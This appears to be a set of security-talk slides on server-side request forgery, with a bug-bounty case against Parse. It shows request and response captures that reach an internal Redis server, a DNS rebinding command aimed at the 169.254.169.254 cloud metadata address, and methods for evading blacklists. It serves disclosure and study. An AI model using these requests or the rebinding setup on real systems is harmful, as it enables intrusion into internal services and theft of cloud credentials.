Home > gmond Use [M/Monit](#) to manage all your Monit instances

### Process status

Parameter	Value
Name	gmond
Pid file	/var/run/gmond.pid
Status	Running
Monitoring mode	active
Monitoring status	Monitored
Start program	'/etc/init.d/ganglia-monitor start' timeout 30 second(s)
Stop program	'/etc/init.d/ganglia-monitor stop' timeout 30 second(s)
Existence	If doesn't exist 1 times within 1 cycle(s) then restart else if succeeded 1 times within 1 cycle(s) then alert
Data collected	Sat, 06 Sep 2014 11:47:53
Process id	19123
Parent process id	1
Process uptime	7d 17h 11m
Children	0
CPU usage	0.1% (Usage / Number of CPUs)
Total CPU usage (incl. children)	0.1%
Memory usage	0.2% [36528kB]
Total memory usage (incl. children)	0.2% [36528kB]
Pid	If changed 1 times within 1 cycle(s) then alert
Ppid	If changed 1 times within 1 cycle(s) then alert

# SSJS – Parse

```
target=http://noc.parse.com:6379/&payload=RUNITYBI
```

? < + > Type a search term

## Response

Raw Headers Hex

```
-ERR unknown command 'Via:'  
-ERR unknown command 'Cache-Control:'  
-ERR unknown command 'Connection:'  
$22  
[---]StartingPwnage...  
$9  
[CMD]TIME  
*2  
$10  
1410009057  
$6  
161945  
$9  
[CMD]INFO  
$1462  
# Server  
redis_version:2.6.0
```

# SSJS – Parse

## Request

Raw Params Headers Hex

```
POST /redis HTTP/1.1
Host: hunting.parseapp.com
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 170
```

```
target=http://noc.parse.com:6379/&payload=RUNITyBbLS0tXVNOYXJOaW5nUHduYWdlLi4uDQpFQ0hPIFtDTURdVElNRSANC1RJTUUNCKVDSE8gWONNRF1JTkZPDQpJTkZPDQpFQ0hPIFtDTURd
```

? < + > Type a search term

## Response

Raw Headers Hex

```
-ERR unknown command 'Via:'
-ERR unknown command 'Cache-Control:'
-ERR unknown command 'Connection:'
$22
[---]StartingPwnage...
$9
[CMD]TIME
*2
$10
1410009057
$6
161945
$9
[CMD]INFO
$1462
# Server
redis version:2.6.0
redis_git_sha1:00000000
redis_git_dirty:0
redis_mode:standalone
os:Linux 3.2.0-32-virtual x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.6.3
process_id:4759
run_id:76916896e52ea219a423cffc545c8cc96b5dc90d
tcp_port:6379
```



# SSJS – Parse

- **Internal services found on public IP**
  - **Ganglia, Monit, Nagios**
  - **Redis, MySQL**
  - **Go debugger for /usr/bin/shovel**
- **But no RCE...**
  
- **Reward: \$20k**



**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**

# Toolbox

- **Script generating obfuscated IP addresses**
- **Public dynamic endpoint for HTTP(S) redirects**
  - **SSL certs are nearly never verified**
- **Web "bins"**
  - **<http://httpbin.org/> (tons of options)**
  - **<http://requestb.in/> (useful for blind requests)**
- **List of default ports used by internal and loopback services**

# Toolbox

- **Burp Suite "search" feature**
  - **Basic criteria: "=http" and "url="**
  - **Will miss REST and XML parameters**
- **Dedicated DNS sub-domain**
  - **NS record pointing to a controlled server**
  - **Used for detection (now in Burp Suite) and blacklist evasion**
- **Patched copy of DNSChef**
  - **Takes multiple IP addresses and a resolution scheme**

# Toolbox

```
root# ./rebind.py --ip1=169.254.169.254 -ip2=<LEGIT_IP>  
--scheme=212 --interface=<YOUR_DNS_SRV>
```

```
[*] DNS Rebinder started on interface: <YOUR_DNS_SRV>
```

```
[23:51:46] xxx.yyy.162.36: cooking the response of type  
'A' for xxx.dyn-dom.tld to <LEGIT_IP> [1]
```

```
[23:51:46] xxx.yyy.165.239: cooking the response of type  
'A' for xxx.dyn-dom.tld to 169.254.169.254 [2]
```

```
[23:51:49] xxx.yyy.167.12: cooking the response of type 'A'  
for xxx.dyn-dom.tld to <LEGIT_IP> [3]
```

```
[23:53:13] xxx.yyy.162.36: cooking the response of type  
'A' for xxx.dyn-dom.tld to <LEGIT_IP> [1]
```

# Toolbox

- **Dynamic HTTP redirects**
  - **Easy to use with Burp Intruder**
  - **Using a basic RewriteRule**
- **Source**
  - **`^redir-([\^/-]*)-([\^/-]*)-(.*)$`**
- **Destination**
  - **`$1://$2/$3 [L]`**

**AGARRi**  
**OFFENSiVE SECURITY**



**The end...**

# Conclusion

- **Attackers**
  - **Weird machines**
  - **Primitives, exploit chains, ...**
- **Defenders**
  - **If you only need Internet resources**
    - **Put your endpoint outside!**
  - **And good luck!**



**AGARRi**  
**OFFENSiVE SECURITY**



**The end...**